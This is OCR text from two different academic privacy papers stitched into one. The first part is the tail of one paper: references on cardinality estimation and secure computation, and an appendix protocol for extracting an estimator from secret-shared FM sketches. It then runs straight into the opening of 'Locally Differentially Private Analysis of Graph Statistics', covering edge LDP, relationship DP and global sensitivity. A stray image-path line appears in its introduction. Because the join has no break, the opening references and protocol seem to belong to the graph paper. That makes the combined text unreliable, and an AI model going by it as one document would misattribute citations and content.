[23] Changyu Dong and Grigorios Loukides. Approximating private set union/intersection cardinality with logarithmic complexity. *IEEE Trans. Information Forensics and Security*, 12(11):2792–2806, 2017.

[24] Cynthia Dwork. Differential privacy. In *ICALP*, pages 1–12, 2006.

[25] Cynthia Dwork, Krishnaram Kenthapadi, Frank McSherry, Ilya Mironov, and Moni Naor. Our data, ourselves: Privacy via distributed noise generation. In *EUROCRYPT*, pages 486–503, 2006.

[26] Cynthia Dwork and Aaron Roth. The algorithmic foundations of differential privacy. *Found. Trends Theor. Comput. Sci.*, 9(3-4):211–407, 2014.

[27] Rolf Egert, Marc Fischlin, David Gens, Sven Jacob, Matthias Senker, and Jörn Tillmanns. Privately computing set-union and set-intersection cardinality via bloom filters. In *ACISP*, pages 413–430, 2015.

[28] Tariq Elahi, George Danezis, and Ian Goldberg. Privex: Private collection of traffic statistics for anonymous communication networks. In *ACM CCS*, pages 1068–1079, 2014.

[29] Úlfar Erlingsson, Vasyl Pihur, and Aleksandra Korolova. RAPPOR: randomized aggregatable privacy-preserving ordinal response. In *ACM CCS*, pages 1054–1067, 2014.

[30] Ellis Fenske, Akshaya Mani, Aaron Johnson, and Micah Sherr. Distributed measurement with private set-union cardinality. In *ACM CCS*, pages 2295–2312, 2017.

[31] Philippe Flajolet and G. Nigel Martin. Probabilistic counting algorithms for data base applications. *J. Comput. Syst. Sci.*, 31(2):182–209, 1985.

[32] Oded Goldreich. *The Foundations of Cryptography*. Cambridge University Press, 2004.

[33] Geoffrey Grimmett and David Stirzaker. *Probability and random processes*. Oxford University Press, third edition edition, 2001.

[34] Hazar Harmouch and Felix Naumann. Cardinality estimation: An experimental survey. *PVLDB*, 11(4):499–512, 2017.

[35] Rob Harrison, Qizhe Cai, Arpit Gupta, and Jennifer Rexford. Network-wide heavy hitter detection with commodity switches. In *SOSR*, 2018.

[36] Carmit Hazay, Yuval Ishai, and Muthuramakrishnan Venkitasubramaniam. Actively secure garbled circuits with constant communication overhead in the plain model. In *TCC*, pages 3–39, 2017.

[37] Stefan Heule, Marc Nunkesser, and Alexander Hall. Hyperloglog in practice: algorithmic engineering of a state of the art cardinality estimation algorithm. In *EDBT*, pages 683–692, 2013.

[38] Rob Jansen and Aaron Johnson. Safely measuring tor. In *ACM CCS*, pages 1553–1567, 2016.

[39] Jonathan Katz and Moti Yung. Scalable protocols for authenticated group key exchange. In *CRYPTO*, pages 110–125, 2003.

[40] Marcel Keller, Emmanuela Orsini, and Peter Scholl. MASCOT: faster malicious arithmetic secure computation with oblivious transfer. In *ACM CCS*, pages 830–842, 2016.

[41] Marcel Keller, Valerio Pastro, and Dragos Rotaru. Overdrive: Making SPDZ great again. In *EUROCRYPT*, pages 158–189, 2018.

[42] Helger Lipmaa and Tomas Toft. Secure equality and greater-than tests with sublinear online complexity. In *ICALP*, pages 645–656, 2013.

[43] Akshaya Mani and Micah Sherr. Historɛ: Differentially private and robust statistics collection for tor. In *NDSS*, 2017.

[44] Luca Melis, George Danezis, and Emiliano De Cristofaro. Efficient private statistics with succinct sketches. In *NDSS*, 2016.

[45] Darakhshan J. Mir, S. Muthukrishnan, Aleksandar Nikolov, and Rebecca N. Wright. Pan-private algorithms via statistics on sketches. In *PODS*, pages 37–48, 2011.

[46] David Moore, Geoffrey M. Voelker, and Stefan Savage. Inferring internet denial-of-service activity. In *USENIX Security*, 2001.

[47] A. B. M. Musa and Jakob Eriksson. Tracking unmodified smartphones using wi-fi monitors. In *SenSys*, pages 281–294, 2012.

[48] Nikos Ntarmos, Peter Triantafillou, and Gerhard Weikum. Counting at large: Efficient cardinality estimation in internet-scale data networks. In *ICDE*, 2006.

[49] Information Commisioner's Office. Wi-fi location analytics. 2016.

[50] Chris Peikert, Vinod Vaikuntanathan, and Brent Waters. A framework for efficient and composable oblivious transfer. In *CRYPTO*, pages 554–571, 2008.

[51] Vibhor Rastogi and Suman Nath. Differentially private aggregation of distributed time-series with transformation and encryption. In *SIGMOD*, pages 735–746, 2010.

[52] Nathaniel Schenker and Trivellore E. Raghunathan. Combining information from multiple surveys to enhance estimation of measures of health. *Statistics in medicine*, 26(8):1802–1811, 2007.

[53] Björn Scheuermann and Martin Mauve. Near-optimal compression of probabilistic counting sketches for networking applications. In *DIALM-POMC*, 2007.

[54] Elaine Shi, T.-H. Hubert Chan, Eleanor G. Rieffel, Richard Chow, and Dawn Song. Privacy-preserving aggregation of time-series data. In *NDSS*, 2011.

[55] Hagen Sparka, Florian Tschorsch, and Björn Scheuermann. P2KMV: A privacy-preserving counting sketch for efficient and accurate set intersection cardinality estimations. *IACR Cryptology ePrint Archive*, 2018:234, 2018.

[56] Rade Stanojevic, Mohamed Nabeel, and Ting Yu. Distributed cardinality estimation of set operations with differential privacy. In *IEEE PAC*, pages 37–48, 2017.

[57] STASTICA. Marks & Spencer average weekly footfall in the United Kingdom (UK) 2009-2018. https://www.statista.com/statistics/413515/marks-and-spencer-mands-average-weekly-footfall-united-kingdom-uk/.

[58] Stephanie Clifford and Quentin Hardy. Attention, Shoppers: Store Is Tracking Your Cell. https://www.nytimes.com/2013/07/15/business/attention-shopper-stores-are-tracking-your-cell.html, 2013.

[59] The Guardian. Shops can track you via your smartphone, privacy watchdog warns. https://www.theguardian.com/technology/2016/jan/21/shops-track-smartphone-uk-privacy-watchdog-warns, 2016.

[60] Florian Tschorsch and Björn Scheuermann. An algorithm for privacy-preserving distributed user statistics. *Computer Networks*, 57(14):2775 – 2787, 2013.

[61] Wei Xi, Jizhong Zhao, Xiang-Yang Li, Kun Zhao, Shaojie Tang, Xue Liu, and Zhiping Jiang. Electronic frog eye: Counting crowd using wifi. In *INFOCOM*, pages 361–369, 2014.

[62] Qingjun Xiao, You Zhou, and Shigang Chen. Better with fewer bits: Improving the performance of cardinality estimation of large data streams. In *INFOCOM*, pages 1–9, 2017.

A Alternative Protocol for Extracting Estimator

Recall that z_N is the index of the first 0 bit in a sketch, thus extracting z_N can be converted to a search problem. Protocol 10 performs essentially a binary search. In Protocol 10, the bits in the sketch are first negated (lines 3 - 5). Then the sketch is divided into two halves. If all bits now in the first half are 0, then before negation, all of them were 1, which means the first 0 we are looking for is in the second half. Then we know z_N must be the size of the first half plus some offset into the second half, and we can throw away the first half and do a binary search on the second half to find the offset. If not all bits in the first half are 0, then the first 0 we are looking for is in the first half. Then we can throw away the second half and do another binary search on the first half. Obviously, we cannot reveal whether the first half is all 0 in the protocol, as this leaks information. So what we do is to sum all bits in the first half into x, then interpolate a lookup polynomial f such that $B_0 = f(x+1) = 1$ if $x = 0$ and 0 otherwise (lines 8 – 10). Then we obliviously combine the first half and the second half, by multiplying every bit in the second half with B_0 and add the result to the first half (lines 12 – 17). Since the multiplications are independent, they can be batched together. Note also that an extra addition is needed if the two halves are not of the same size. If the first half is all 0, then we need to continue searching the second half. In this case, B_0 is 1 and what we get after the addition is the second half. If the first half is not all 0, then we do not have to search the second half at all. In this case B_0 is 0 and we get the first half after the addition. Then we start the while loop again until there are only few bits left to search. In this case, we take the bits left and do a lookup to finish the search (lines 20 – 22). There are $\log(w)$ iterations in the while loop, and in each iteration, we need two rounds: one round for line 10 (because of the multiplication in the *Lookup* protocol) and one round for the multiplications in the for loop staring at line 12.

Protocol 10: $ExtractZBS(\llbracket \mathsf{BFS}^1_\cup[0] \rrbracket, \cdots, \llbracket \mathsf{BFS}^1_\cup[w-1] \rrbracket, \cdots, \llbracket \mathsf{BFS}^m_\cup[0] \rrbracket, \cdots, \llbracket \mathsf{BFS}^m_\cup[w-1] \rrbracket)$

Input: $\llbracket \mathsf{BFS}^1_\cup[0] \rrbracket, \cdots, \llbracket \mathsf{BFS}^1_\cup[w-1] \rrbracket, \cdots, \llbracket \mathsf{BFS}^m_\cup[0] \rrbracket, \cdots, \llbracket \mathsf{BFS}^m_\cup[w-1] \rrbracket$, the shares of the m binary FM sketches

Result: Z_N, the estimator extracted from the sketches

1 $\llbracket Z_N \rrbracket = 0$;
2 **for** $i = 1; i \le m; i{+}{+}$ **do**
3 **for** $j = 0;\ j \le w-1;\ j{+}{+}$ **do**
4 $\llbracket \mathsf{BFS}^i_\cup[j] \rrbracket = 1 - \llbracket \mathsf{BFS}^i_\cup[j] \rrbracket$; `// negate the bit`
5 **end**
6 $size = w, t = \lceil \frac{size}{2} \rceil, \llbracket z_{N,i} \rrbracket = 0$;
 `// binary search until not worth it`
7 **while** $size > 3$ **do**
8 $\llbracket x+1 \rrbracket = 1 + \sum_{l=0}^{t-1} \llbracket \mathsf{BFS}^i_\cup[l] \rrbracket$;
 `// interpolate the lookup polynomial`
9 $(t, \beta_0, \cdots, \beta_t) \leftarrow interpolate()$;
 `//` $B_0 = 1$ `if` $x = 0$, $B_0 = 0$ `otherwise`
10 $\llbracket B_0 \rrbracket = Lookup(\llbracket x+1 \rrbracket, t, \beta_0, \cdots, \beta_t)$;
11 $\llbracket z_{N,i} \rrbracket = \llbracket z_{N,i} \rrbracket + t \cdot \llbracket B_0 \rrbracket$;
12 **for** $j = 0;\ j < size - t;\ j{+}{+}$ **do**
13 $\llbracket \mathsf{BFS}^i_\cup[j] \rrbracket = \llbracket \mathsf{BFS}^i_\cup[j] \rrbracket + \llbracket B_0 \rrbracket \cdot \llbracket \mathsf{BFS}^i_\cup[j+t] \rrbracket$;
14 **end**
15 **if** *size* is odd **then**
16 $\llbracket \mathsf{BFS}^i_\cup[size - t] \rrbracket = \llbracket \mathsf{BFS}^i_\cup[size - t] \rrbracket + \llbracket B_0 \rrbracket$;
17 **end**
18 $size = t, t = \lceil \frac{size}{2} \rceil$;
19 **end**
20 $\llbracket x \rrbracket = 1 + \sum_{i=0}^{size-1} 2^i \cdot \llbracket \mathsf{BFS}^i_\cup[size-1] \rrbracket$;
 `// interpolate the lookup polynomial`
21 $(2^{size}, \beta_0, \cdots, \beta_{2^{size}}) \leftarrow interpolate()$;
 `// final lookup for the rest of the bits`
22 $\llbracket z_{N,i} \rrbracket = \llbracket z_{N,i} \rrbracket + Lookup(\llbracket x \rrbracket, 2^{size}, \beta_0, \cdots, \beta_{2^{size}})$;
23 $\llbracket Z_N \rrbracket = \llbracket Z_N \rrbracket + \llbracket z_{N,i} \rrbracket$;
24 **end**
25 return $Z_N \leftarrow \mathsf{Output}(\llbracket Z_N \rrbracket)$;

Locally Differentially Private Analysis of Graph Statistics

Jacob Imola* *UC San Diego*
Takao Murakami* *AIST*
Kamalika Chaudhuri *UC San Diego*

Abstract

Differentially private analysis of graphs is widely used for releasing statistics from sensitive graphs while still preserving user privacy. Most existing algorithms however are in a centralized privacy model, where a trusted data curator holds the entire graph. As this model raises a number of privacy and security issues – such as, the trustworthiness of the curator and the possibility of data breaches, it is desirable to consider algorithms in a more decentralized local model where no server holds the entire graph.

In this work, we consider a local model, and present algorithms for counting subgraphs – a fundamental task for analyzing the connection patterns in a graph – with LDP (Local Differential Privacy). For triangle counts, we present algorithms that use one and two rounds of interaction, and show that an additional round can significantly improve the utility. For k-star counts, we present an algorithm that achieves an order optimal estimation error in the non-interactive local model. We provide new lower-bounds on the estimation error for general graph statistics including triangle counts and k-star counts. Finally, we perform extensive experiments on two real datasets, and show that it is indeed possible to accurately estimate subgraph counts in the local differential privacy model.

1 Introduction


Analysis of network statistics is a useful tool for finding meaningful patterns in graph data, such as social, e-mail, citation and epidemiological networks. For example, the average *degree* (i.e., number of edges connected to a node) in a social graph can reveal the average connectivity. *Subgraph counts* (e.g., the number of triangles, stars, or cliques) can be used to measure centrality properties such as the *clustering coefficient*, which represents the probability that two friends of an individual will also be friends of one another [41]. However, the vast majority of graph analytics is carried out on sensitive data, which could be leaked through the results of graph analysis. Thus, there is a need to develop solutions that can analyze these graph properties while still preserving the privacy of individuals in the network.

The standard way to analyze graphs with privacy is through differentially private graph analysis [22, 23, 49]. Differential privacy provides individual privacy against adversaries with arbitrary background knowledge, and has currently emerged as the gold standard for private analytics. However, a vast majority of differentially private graph analysis algorithms are in the *centralized (or global) model* [13, 15, 16, 27, 34, 36, 42, 48, 49, 52, 58, 59], where a single trusted data curator holds the entire graph and releases sanitized versions of the statistics. By assuming a trusted party that can access the entire graph, it is possible to release accurate graph statistics (e.g., subgraph counts [34, 36, 52], degree distribution [16, 27, 48], spectra [59]) and synthetic graphs [15, 58].

In many applications however, a single trusted curator may not be practicable due to security or logistical reasons. A centralized data holder is amenable to security issues such as data breaches and leaks – a growing threat in recent years [39, 51]. Additionally, *decentralized social networks* [43, 50] (e.g., Diaspora [5]) have no central server that contains an entire social graph, and use instead many servers all over the world, each containing the data of users who have chosen to register there. Finally, a centralized solution is also not applicable to fully decentralized applications, where the server does not automatically hold information connecting users. An example of this is a mobile application that asks each user how many of her friends she has seen today, and sends noisy counts to a central server. In this application, the server does not hold any individual edge, but can still aggregate the responses to determine the average mobility in an area.

The standard privacy solution that does not assume a trusted third party is LDP (Local Differential Privacy) [20, 35]. This is a special case of DP (Differential Privacy) in the *local model*, where each user obfuscates her personal data by herself and sends the obfuscated data to a (possibly malicious) data collector. Since the data collector does not hold the original

*The first and second authors made equal contributions.



Shape	Name	Count
	Triangle	5
	2-star	20
	3-star	8

Figure 1: Example of subgraph counts.

personal data, it does not suffer from data leakage issues. Therefore, LDP has recently attracted attention from both academia [8,10,11,24,32,33,40,45,57,62] as well as industry [17,55,56]. However, the use of LDP has mostly been in the context of tabular data where each row corresponds to an individual, and little attention has been paid to LDP for more complex data such as graphs (see Section 2 for details).

In this paper, we consider LDP for graph data, and provide algorithms and theoretical performance guarantees for calculating graph statistics in this model. In particular, we focus on counting triangles and k-stars – the most basic and useful subgraphs. A triangle is a set of three nodes with three edges (we exclude automorphisms; i.e., #closed triplets $= 3\times$ #triangles). A k-star consists of a central node connected to k other nodes. Figure 1 shows an example of triangles and k-stars. Counting them is a fundamental task of analyzing the connection patterns in a graph, as the clustering coefficient can be calculated from triangle and 2-star counts as: $\frac{3\times\#\text{triangles}}{\#\text{2-stars}}$ (in Figure 1, $\frac{3\times 5}{20} = 0.75$).

When we look to protect privacy of relationship information modeled by edges in a graph, we need to pay attention to the fact that some relationship information could be leaked from subgraph counts. For example, suppose that user (node) v_2 in Figure 1 knows all edges connected to v_2 and all edges between $v_3, \ldots, v_7$ as background knowledge, and that v_2 wants to know who are friends with v_1. Then "#2-stars = 20" reveals the fact that v_1 has three friends, and "#triangles = 5" reveals the fact that the three friends of v_1 are v_3, v_4, and v_6. Moreover, a central server that holds all friendship information (i.e., all edges) may face data breaches, as explained above. Therefore, a private algorithm for counting subgraphs in the local model is highly beneficial to individual privacy.

The main challenge in counting subgraphs in the local model is that existing techniques and their analysis do not directly apply. The existing work on LDP for tabular data assumes that each person's data is independently and identically drawn from an underlying distribution. In graphs, this is no longer the case; e.g., each triangle is not independent, because multiple triangles can involve the same edge; each k-star is not independent for the same reason. Moreover, complex inter-dependencies involving multiple people are possible in graphs. For example, each user cannot count triangles involving herself, because she cannot see edges between other users; e.g., user v_1 cannot see an edge between v_3 and v_4 in Figure 1.

We show that although these complex dependency among users introduces challenges, it also presents opportunities. Specifically, this kind of interdependency also implies that extra interaction between users and a data collector may be helpful depending on the prior responses. In this work, we investigate this issue and provide algorithms for accurately calculating subgraph counts under LDP.

Our contributions. In this paper, we provide algorithms and corresponding performance guarantees for counting triangles and k-stars in graphs under edge Local Differential Privacy. Specifically, our contributions are as follows:

- For triangles, we present two algorithms. The first is based on Warner's RR (Randomized Response) [60] and empirical estimation [32, 40, 57]. We then present a more sophisticated algorithm that uses an additional round of interaction between users and data collector. We provide upper-bounds on the estimation error for each algorithm, and show that the latter can significantly reduce the estimation error.

- For k-stars, we present a simple algorithm using the Laplacian mechanism. We analyze the upper-bound on the estimation error for this algorithm, and show that it is order optimal in terms of the number of users among all LDP mechanisms that do not use additional interaction.

- We provide lower-bounds on the estimation error for general graph functions including triangle counts and k-star counts in the local model. These are stronger than known upper bounds in the centralized model, and illustrate the limitations of the local model over the central.

- Finally, we evaluate our algorithms on two real datasets, and show that it is indeed possible to accurately estimate subgraph counts in the local model. In particular, we show that the interactive algorithm for triangle counts and the Laplacian algorithm for the k-stars provide small estimation errors when the number of users is large.

We implemented our algorithms with C/C++, and published them as open-source software [1].

2 Related Work

Graph DP. DP on graphs has been widely studied, with most prior work being in the centralized model [13, 15, 16, 27, 34, 36, 42, 48, 49, 52, 58, 59]. In this model, a number of algorithms have been proposed for releasing subgraph counts [34, 36, 52], degree distributions [16, 27, 48], eigenvalues and eigenvectors [59], and synthetic graphs [15, 58].

There has also been a handful of work on graph algorithms in the local DP model [46, 53, 63–65]. For example, Qin *et al.* [46] propose an algorithm for generating synthetic graphs. Zhang *et al.* [65] propose an algorithm for software usage analysis under LDP, where a node represents a software component (e.g., function in a code) and an edge represents a

control-flow between components. Neither of these works focus on subgraph counts.

Sun *et al.* [53] propose an algorithm for counting subgraphs in the local model under the assumption that each user allows her friends to see all her connections. However, this assumption does not hold in many practical scenarios; e.g., a Facebook user can change her setting so that friends cannot see her connections. Therefore, we assume that each user knows only her friends rather than all of her friends' friends. The algorithms in [53] cannot be applied to this setting.

Ye *et al.* [63] propose a one-round algorithm for estimating graph metrics including the clustering coefficient. Here they apply Warner's RR (Randomized Response) to an adjacency matrix. However, it introduces a very large bias for triangle counts. In [64], they propose a method for reducing the bias in the estimate of triangle counts. However, the method in [64] introduces some approximation, and it is unclear whether their estimate is unbiased. In this paper, we propose a one-round algorithm for triangles that uses empirical estimation as a post-processing step, and prove that our estimate is unbiased. We also show in Appendix A that our one-round algorithm significantly outperforms the one-round algorithm in [63]. Moreover, we show in Section 5 that our two-rounds algorithm significantly outperforms our one-round algorithm.

Our work also differs from [53, 63, 64] in that we provide lower-bounds on the estimation error.

LDP. Apart from graphs, a number of works have looked at analyzing statistics (e.g., discrete distribution estimation [8, 24, 32, 33, 40, 57, 62], heavy hitters [10, 11, 45]) under LDP.

However, they use LDP in the context of tabular data, and do not consider the kind of complex interdependency in graph data (as described in Section 1). For example, the RR with empirical estimation is optimal in the low privacy regimes for estimating a distribution for tabular data [32, 33]. We apply the RR and empirical estimation to counting triangles, and show that it is suboptimal and significantly outperformed by a more sophisticated two-rounds algorithm.

Upper/lower-bounds. Finally, we note that existing work on upper-bounds and lower-bounds cannot be directly applied to our setting. For example, there are upper-bounds [8, 29, 30, 32, 33, 62] and lower-bounds [7, 18, 19, 21, 29–31] on the estimation error (or sample complexity) in distribution estimation of tabular data. However, they assume that each original data value is independently sampled from an underlying distribution. They cannot be directly applied to our graph setting, because each triangle and each k-star involve multiple edges and are not independent (as described in Section 1). Rashtchian *et al.* [47] provide lower-bounds on communication complexity (i.e., number of queries) of vector-matrix-vector queries for estimating subgraph counts. However, their lower-bounds are not on the estimation error, and cannot be applied to our problem.

3 Preliminaries

3.1 Graphs and Differential Privacy

Graphs. Let $\mathbb{N}$, $\mathbb{Z}_{\geq 0}$, $\mathbb{R}$, and $\mathbb{R}_{\geq 0}$ be the sets of natural numbers, non-negative integers, real numbers, and non-negative real numbers, respectively. For $a \in \mathbb{N}$, let $[a] = \{1, 2, \ldots, a\}$.

We consider an undirected graph $G = (V, E)$, where V is a set of nodes (i.e., users) and E is a set of edges. Let $n \in \mathbb{N}$ be the number of users in V, and let $v_i \in V$ the i-th user; i.e., $V = \{v_1, \ldots, v_n\}$. An edge $(v_i, v_j) \in E$ represents a relationship between users $v_i \in V$ and $v_j \in V$. The number of edges connected to a single node is called the *degree* of the node. Let $d_{max} \in \mathbb{N}$ be the *maximum degree* (i.e., maximum number of edges connected to a node) in graph G. Let $\mathcal{G}$ be the set of possible graphs G on n users. A graph $G \in \mathcal{G}$ can be represented as a symmetric adjacency matrix $\mathbf{A} = (a_{i,j}) \in \{0,1\}^{n \times n}$, where $a_{i,j} = 1$ if $(v_i, v_j) \in E$ and $a_{i,j} = 0$ otherwise.

Types of DP. DP (Differential Privacy) [22, 23] is known as a gold standard for data privacy. According to the underlying architecture, DP can be divided into two types: *centralized DP* and *LDP (Local DP)*. Centralized DP assumes the centralized model, where a "trusted" data collector collects the original personal data from all users and obfuscates a query (e.g., counting query, histogram query) on the set of personal data. LDP assumes the local model, where each user does not trust even the data collector. In this model, each user obfuscates a query on her personal data by herself and sends the obfuscated data to the data collector.

If the data are represented as a graph, we can consider two types of DP: *edge DP* and *node DP* [27, 49]. Edge DP considers two neighboring graphs $G, G' \in \mathcal{G}$ that differ in one edge. In contrast, node DP considers two neighboring graphs $G, G' \in \mathcal{G}$ in which G' is obtained from G by adding or removing one node along with its adjacent edges.

Although Zhang *et al.* [65] consider node DP in the local model where each node represents a software component, we consider a totally different problem where each node represents a user. In the latter case, node DP requires us to hide the *existence of each user* along with her all edges. However, many applications in the local model send the identity of each user to a server. For example, we can consider a mobile application that sends to a server how many friends a user met today along with her user ID. In this case, the user may not mind sending her user ID, but may want to hide her edge information (i.e., who she met today). Although we cannot use node DP in such applications, we can use edge DP to deny the presence/absence of each edge (friend). Thus we focus on edge DP in the same way as [46, 53, 63, 64].

Below we explain edge DP in the centralized model.

Centralized DP. We call edge DP in the centralized model *edge centralized DP*. Formally, it is defined as follows:

Definition 1 (ε-edge centralized DP). *Let $\varepsilon \in \mathbb{R}_{\geq 0}$. A randomized algorithm $\mathcal{M}$ with domain $\mathcal{G}$ provides* ε-edge centralized DP *if for any two neighboring graphs $G, G' \in \mathcal{G}$ that differ in one edge and any $S \subseteq \mathrm{Range}(\mathcal{M})$,*

$$\Pr[\mathcal{M}(G) \in S] \leq e^{\varepsilon} \Pr[\mathcal{M}(G') \in S]. \tag{1}$$

Edge centralized DP guarantees that an adversary who has observed the output of $\mathcal{M}$ cannot determine whether it is come from G or G' with a certain degree of confidence. The parameter ε is called the *privacy budget*. If ε is close to zero, then G and G' are almost equally likely, which means that an edge in G is strongly protected.

We also note that edge DP can be used to protect $k \in \mathbb{N}$ edges by using the notion of group privacy [23]. Specifically, if $\mathcal{M}$ provides ε-edge centralized DP, then for any two graphs $G, G' \in \mathcal{G}$ that differ in k edges and any $S \subseteq \mathrm{Range}(\mathcal{M})$, we obtain: $\Pr[\mathcal{M}(G) \in S] \leq e^{k\varepsilon} \Pr[\mathcal{M}(G') \in S]$; i.e., k edges are protected with privacy budget $k\varepsilon$.

3.2 Local Differential Privacy

LDP (Local Differential Privacy) [20, 35] is a privacy metric to protect personal data of each user in the local model. LDP has been originally introduced to protect each user's data record that is independent from the other records. However, in a graph, each edge is connected to two users. Thus, when we define edge DP in the local model, we should consider what we want to protect. In this paper, we consider two definitions of edge DP in the local model: *edge LDP* in [46] and *relationship DP* introduced in this paper. Below, we will explain these two definitions in detail.

Edge LDP. Qin *et al.* [46] defined edge LDP based on a user's *neighbor list*. Specifically, let $\mathbf{a}_i = (a_{i,1}, \ldots, a_{i,n}) \in \{0,1\}^n$ be a neighbor list of user v_i. Note that $\mathbf{a}_i$ is the i-th row of the adjacency matrix $\mathbf{A}$ of graph G. In other words, graph G can be represented as neighbor lists $\mathbf{a}_1, \ldots, \mathbf{a}_n$.

Then edge LDP is defined as follows:

Definition 2 (ε-edge LDP [46]). *Let $\varepsilon \in \mathbb{R}_{\geq 0}$. For any $i \in [n]$, let $\mathcal{R}_i$ with domain $\{0,1\}^n$ be a randomized algorithm of user v_i. $\mathcal{R}_i$ provides* ε-edge LDP *if for any two neighbor lists $\mathbf{a}_i, \mathbf{a}'_i \in \{0,1\}^n$ that differ in one bit and any $S \subseteq \mathrm{Range}(\mathcal{R}_i)$,*

$$\Pr[\mathcal{R}_i(\mathbf{a}_i) \in S] \leq e^{\varepsilon} \Pr[\mathcal{R}_i(\mathbf{a}'_i) \in S]. \tag{2}$$

Edge LDP in Definition 2 protects a single bit in a neighbor list with privacy budget ε. As with edge centralized DP, edge LDP can also be used to protect $k \in \mathbb{N}$ bits in a neighbor list by using group privacy; i.e., k bits in a neighbor list are protected with privacy budget $k\varepsilon$.

RR (Randomized Response). As a simple example of a randomized algorithm $\mathcal{R}_i$ providing ε-edge LDP, we explain Warner's RR (Randomized Response) [60] applied to a neighbor list, which is called the randomized neighbor list in [46].

Given a neighbor list $\mathbf{a}_i \in \{0,1\}^n$, this algorithm outputs a noisy neighbor lists $\mathbf{b} = (b_1, \ldots, b_n) \in \{0,1\}^n$ by flipping each bit in $\mathbf{a}_i$ with probability $p = \frac{1}{e^{\varepsilon}+1}$; i.e., for each $j \in [n]$, $b_j \neq a_{i,j}$ with probability p and $b_j = a_{i,j}$ with probability $1-p$. Since $\Pr[\mathcal{R}(\mathbf{a}_i) \in S]$ and $\Pr[\mathcal{R}(\mathbf{a}'_i) \in S]$ in (2) differ by e^{ε} for $\mathbf{a}_i$ and $\mathbf{a}'_i$ that differ in one bit, this algorithm provides ε-edge LDP.

Relationship DP. In graphs such as social networks, it is usually the case that two users share knowledge of the presence of an edge between them. To hide their mutual edge, we must consider that both user's outputs can leak information. We introduce a DP definition called relationship DP that hides *one entire edge in graph G during the whole process:*

Definition 3 (ε-relationship DP). *Let $\varepsilon \in \mathbb{R}_{\geq 0}$. A tuple of randomized algorithms $(\mathcal{R}_1, \ldots, \mathcal{R}_n)$, each of which is with domain $\{0,1\}^n$, provides* ε-relationship DP *if for any two neighboring graphs $G, G' \in \mathcal{G}$ that differ in one edge and any $S \subseteq \mathrm{Range}(\mathcal{R}_1) \times \ldots \times \mathrm{Range}(\mathcal{R}_n)$,*

$$\begin{aligned} &\Pr[(\mathcal{R}_1(\mathbf{a}_1), \ldots, \mathcal{R}_n(\mathbf{a}_n)) \in S] \\ &\leq e^{\varepsilon} \Pr[(\mathcal{R}_1(\mathbf{a}'_1), \ldots, \mathcal{R}_n(\mathbf{a}'_n)) \in S], \end{aligned} \tag{3}$$

where $\mathbf{a}_i$ (resp. $\mathbf{a}'_i$) $\in \{0,1\}^n$ is the i-th row of the adjacency matrix of graph G (resp. G').

Relationship DP is the same as *decentralized DP* in [53] except that the former (resp. latter) assumes that each user knows only her friends (resp. all of her friends' friends).

Edge LDP assumes that user v_i's edge connected to user v_j and user v_j's edge connected to user v_i are different secrets, with user v_i knowing the former and user v_j knowing the latter. Relationship DP assumes that the two secrets are the same.

Note that the threat model of relationship DP is different from that of LDP – some amount of trust must be given to the other users in relationship DP. Specifically, user v_i must trust user v_j to not leak information about their shared edge. If $k \in \mathbb{N}$ users decide not to follow their protocols, then up to k edges incident to user v_i may be compromised. This trust model is stronger than LDP, which assumes nothing about what other users do, but is much weaker than centralized DP in which all edges are in the hands of the central party.

Other than the differing threat models, relationship DP and edge LDP are quite closely related:

Proposition 1. *If randomized algorithms $\mathcal{R}_1, \ldots, \mathcal{R}_n$ provide* ε*-edge LDP, then $(\mathcal{R}_1, \ldots, \mathcal{R}_n)$ provides* 2ε*-relationship DP.*

Proof. The existence of edge $(v_i, v_j) \in E$ affects two elements $a_{i,j}, a_{j,i} \in \{0,1\}$ in the adjacency matrix $\mathbf{A}$. Then by group privacy [23], Proposition 1 holds. □

Proposition 1 states that when we want to protect one edge as a whole, the privacy budget is at most doubled. Note, however, that some randomized algorithms do not have this doubling issue. For example, we can apply the RR to the i-th

neighbor list $\mathbf{a}_i$ so that $\mathcal{R}_i$ outputs noisy bits $(b_1,\ldots,b_{i-1}) \in \{0,1\}^{i-1}$ for only users $v_1,\ldots,v_{i-1}$ with smaller user IDs; i.e., for each $j \in \{1,\ldots,i-1\}$, $b_j \neq a_{i,j}$ with probability $p = \frac{1}{e^{\varepsilon}+1}$ and $b_j = a_{i,j}$ with probability $1-p$. In other words, we can extend the RR for a neighbor list so that $(\mathcal{R}_1,\ldots,\mathcal{R}_n)$ outputs only the lower triangular part of the noisy adjacency matrix. Then all of $\mathcal{R}_1,\ldots,\mathcal{R}_n$ provide ε-edge LDP. In addition, the existence of edge $(v_i,v_j) \in E$ $(i > j)$ affects only one element $a_{i,j}$ in the lower triangular part of $\mathbf{A}$. Thus, $(\mathcal{R}_1,\ldots,\mathcal{R}_n)$ provides ε-relationship DP (not 2ε).

Our proposed algorithm in Section 4.3 also has this property; i.e., it provides both ε-edge LDP and ε-relationship DP.

3.3 Global Sensitivity

In this paper, we use the notion of global sensitivity [23] to provide edge centralized DP or edge LDP.

Let $\mathcal{D}$ be the set of possible input data of a randomized algorithm. In edge centralized DP, $\mathcal{D} = \mathcal{G}$. In edge LDP, $\mathcal{D} = \{0,1\}^n$. Let $f : \mathcal{D} \to \mathbb{R}$ be a function that takes data $D \in \mathcal{D}$ as input and outputs some statistics $f(D) \in \mathbb{R}$ about the data. The most basic method for providing DP is to add the Laplacian noise proportional to the global sensitivity [23].

Definition 4 (Global sensitivity)**.** *The global sensitivity of a function $f : \mathcal{D} \to \mathbb{R}$ is given by:*

$$GS_f = \max_{D,D' \in \mathcal{D}: D \sim D'} |f(D) - f(D')|,$$

where $D \sim D'$ represents that D and D' are neighbors; i.e., they differ in one edge in edge centralized DP, and differ in one bit in edge LDP.

In graphs, the global sensitivity GS_f can be very large. For example, adding one edge may result in the increase of triangle (resp. k-star) counts by $n-2$ (resp. $\binom{n}{k-1}$).

One way to significantly reduce the global sensitivity is to use *graph projection* [16, 36, 48], which removes some neighbors from a neighbor list so that the maximum degree d_{max} is upper-bounded by a predetermined value $\tilde{d}_{max} \in \mathbb{Z}_{\geq 0}$. By using the graph projection with $\tilde{d}_{max} \ll n$, we can enforce small global sensitivity; e.g., the global sensitivity of triangle (resp. k-star) counts is at most $\tilde{d}_{max}$ (resp. $\binom{\tilde{d}_{max}}{k-1}$) after the projection.

